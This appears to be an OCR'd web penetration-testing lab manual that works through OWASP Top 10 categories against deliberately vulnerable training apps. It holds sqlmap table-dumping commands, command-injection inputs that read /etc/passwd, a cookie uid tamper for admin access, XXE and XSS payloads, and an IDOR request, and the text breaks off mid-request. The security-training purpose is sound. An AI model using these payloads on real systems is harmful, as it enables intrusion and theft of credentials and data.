MANUAL

A1

INJECTION


1. SQL INJECTION

URL: http://testphp.vulnweb.com/listproducts.php?cat=1

TOOL: sqlmap


Commands:

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C phone --dump
```




```
[21:46:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[21:46:05] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Getting the available database names



```
[21:46:37] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Getting the available tables from the database acuart




```
[21:47:03] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Getting available columns from the table user from the database acuart

MANUAL

A1

INJECTION




```
[21:49:15] [INFO] fetching entries of column(s) 'phone' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+---------+
| phone   |
+---------+
| 2323345 |
+---------+
```

Dumping the phone column from the table users from the database acuart

2. OS INJECTION

URL: http://192.168.37.128/dvwa/vulnerabilities/exec/
TOOL: Web Browser
Commands:

8.8.8.8
8.8.8.8;ls
8.8.8.8;cat /etc/passwd



Ping for FREE


Enter an IP address below:

8.8.8.8;ls | submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=15.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=16.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=16.5 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 15.743/16.322/16.708/0.442 ms
help
index.php
source
```

Executing ls command along with the input



Ping for FREE

Enter an IP address below:

8.8.8.8;cat /etc/passwd | submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=14.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=14.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=15.4 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 14.947/15.108/15.402/0.208 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

Executing cat /etc/passwd command along with the input

MANUAL

A1

INJECTION


3. HTML INJECTION

URL: http://192.168.37.128/mutillidae/index.php?page=add-to-your-blog.php

TOOL: Web Browser

Commands:

```
<b>bold</b> <i>italic</i> <h1>heading1</h1>
<a href=http://google.com>click</a>
```



Add New Blog Entry

View Blogs

Add blog for anonymous

Note: <b>,<i> and <u> are now allowed in blog entries

```
<b>bold</b> <i>italic</i> <h1>heading1</h1>
```


Save Blog Entry

View Blogs

4 Current Blog Entries

	Name	Date	Comment
1	anonymous	2022-12-02 22:14:12	**bold** *italic* **heading1**

Executing HTML commands on the input field



Add New Blog Entry

View Blogs

Add blog for anonymous

Note: <b>,<i> and <u> are now allowed in blog entries

```
<a href=http://google.com>click</a>
```

Save Blog Entry

View Blogs

5 Current Blog Entries

	Name	Date	Comment
1	anonymous	2022-12-02 22:18:20	click

Executing HTML commands on the input field


MANUAL

BROKEN AUTHENTICATION A2

1. Authentication Bypass Via Cookies (Privilege Escalation)

URL: http://192.168.37.128/mutillidae/index.php?page=privilege-escalation.php
TOOL: Cookie Editor (Browser Extension)
Steps:

1. Go to the Login/Register page and create a test account



OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Register for an Account

Please choose your username, password and signature

Username	
Password	
Confirm Password	
Signature	


2. Now Login to your account


Please sign-in

Username	test
Password	•••••••••

Dont have an account? Please register here

3. We are now logged in as "test" which is our user name


OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: test ()


Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

MANUAL

BROKEN AUTHENTICATION

A2

4. Now Download a Firefox extension called "Cookie Editor"
   https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/




Cookie-Editor
by Moustachauve

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.
Learn more

45,857 Users	112 Reviews	4.3 Stars

5 ★	80
4 ★	12
3 ★	2
2 ★	4
1 ★	14

5. Now go back to the logged-in page and open this cookie editor icon



acgroupswithpersist
acopendivids
PHPSESSID
showhints
uid


Name: uid
Value: 25

username


MANUAL

BROKEN AUTHENTICATION A2

6. Now change the UID parameter value from 25 to 1 and see how it is behaving



7. Now just reload the page to escalate your privilege from user to admin privilege


OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

MANUAL

BROKEN AUTHENTICATION A2


2. Bypass Forgot Password + Username Enumeration + Brute Force

URL: http://192.168.37.128/WebGoat/attack?Screen=64&menu=500

TOOL: Burp Suite

Steps:

1. Perform Username Enumeration at the username input parameter




Webgoat Password Recovery

Please input your username. See the OWASP admin if you do not have an account.

*Required Fields

***User Name:**

2. Perform Brute Force to find the answer to the security question



Webgoat Password Recovery

Secret Question: What is your favorite color?

*Required Fields

***Answer:**

MANUAL


SENSITIVE DATA EXPOSURE A3

1. Accessing Admin or Configuration pages

URL: http://192.168.37.128/mutillidae/index.php?page=secret-administrative-pages.php
TOOL: Burp Suite

Steps:

1. Brute Force the page parameter at the URL



```
192.168.37.128/mutillidae/index.php?page=secret-administrative-pages.php
```


2. It is using .php as an extension, so choose payload wisely,
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/Common-PHP-Filenames.txt

2. Accessing HTML5 Local web storage

URL: http://192.168.37.128/bWAPP/insecure_crypt_storage_1.php
TOOL: Web Browser

Steps:

1. Load the target HTML5 webpage
2. Try to access the sensitive data by the following steps
3. Right-click the page and click inspect page
4. Click on the Storage option
5. After clicking the Local Storage
6. You can able to see the password stored by the HTML5



192.168.37.128/bWAPP/insecure_crypt_storage_1.php

an extremely buggy web app !

/ HTML5 Web Storage (Secret) /

Your login name and secret have been stored as HTML5 web storage!

HINT: try to grab it using XSS...

bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a


Key	Value
LocalStorageTarget	This is set by the index.php page
login	bee
secret	Any bugs?

MANUAL

SENSITIVE DATA EXPOSURE A3

3. Cleartext Storage of Credentials


URL: http://192.168.37.128/bWAPP/insecure_crypt_storage_2.php?delete
TOOL: Web Browser
Steps:
1. Insert many credentials as you can
2. Now click on Download the file
3. You can able to see all of the credentials are stored in clear text



```
'tet', 'test'
'tet', 'a94a8fe5ccb19ba61c4c0873d391e987982fbbd3'
'admin', 'admin'
'user', 's3cret'
'legent', 'anony'
```

4. Sensitive Info at Source Code

URL: http://192.168.37.128/WebGoat/attack?Screen=40&menu=700&Restart=40
TOOL: Web Browser
Steps:
1. Load the target page
2. Right-click the page and click the View page source
3. Now review the source code of that specific page
4. Also use the find feature for finding specific keywords like users, passwords, etc
5. Look for the comment tag **<!--   -->**



```
'><!-- FIXME admin:adminpw  --><!-- Use Admin to regenerate database  --><h1>Sign In
IGHT'></td><td valign='MIDDLE' align='RIGHT'><a href='http://www.aspectsecurity.com'>
```

MANUAL


XML EXTERNAL ENTITIES

A4

1. Injecting XML

URL: http://192.168.37.128/mutillidae/index.php?page=xml-validator.php
TOOL: Web Browser
Steps:

1. Load the target page
2. Now enter simple XMP as input to check whether it is **vulnerable or not**
   <somexml><message>Hello World</message></somexml>



Example: <somexml><message>Hello World</message></somexml>

```
<somexml><message>Hello World</message></somexml>
```

XML Submitted


```
<somexml><message>Hello World</message></somexml>
```

Text Content Parsed From XML

Hello World

3. Payload for fetching Robots.txt

<?xml version="1.0"?> <!DOCTYPE change-log [<!ENTITY systemEntity SYSTEM "robots.txt">]> <change-log> <text>&systemEntity;</text>; </change-log>



XML Submitted


```
<?xml version="1.0"?><!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "robots.txt"> ]> <change-log><text>&systemEntity;
</text>; </change-log>
```

Text Content Parsed From XML

User-agent: * Disallow: passwords/ Disallow: config.inc Disallow: classes/ Disallow: javascript/ Disallow: owasp-esapi-php/ Disallow: documentation/ Disallow: phpmyadmin/ Disallow: includes/;

4. Payload for XSS

<test> $lDOMDocument->textContent=<![CDATA[<]]>script<![CDATA[>]]>alert('HACKED')<![CDATA[<]]>/script<![CDATA[>]]> </test>



192.168.37.128

HACKED

5. More XXE Payloads
   https://github.com/payloadbox/xxe-injection-payload-list

MANUAL

BROKEN ACCESS CONTROL A5


1. IDOR on locked Input Parameter

URL: http://192.168.37.128/mutillidae/index.php?page=text-file-viewer.php

TOOL: Burp Suite

Steps:

1. Load the target page
2. We can able to see a locked input parameter (works on selected input via the dropdown list)
3. Capture the request on burp and try to change values



```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.37.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://192.168.37.128
Connection: close
Referer:
http://192.168.37.128/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; username=test; uid=26; PHPSESSID=
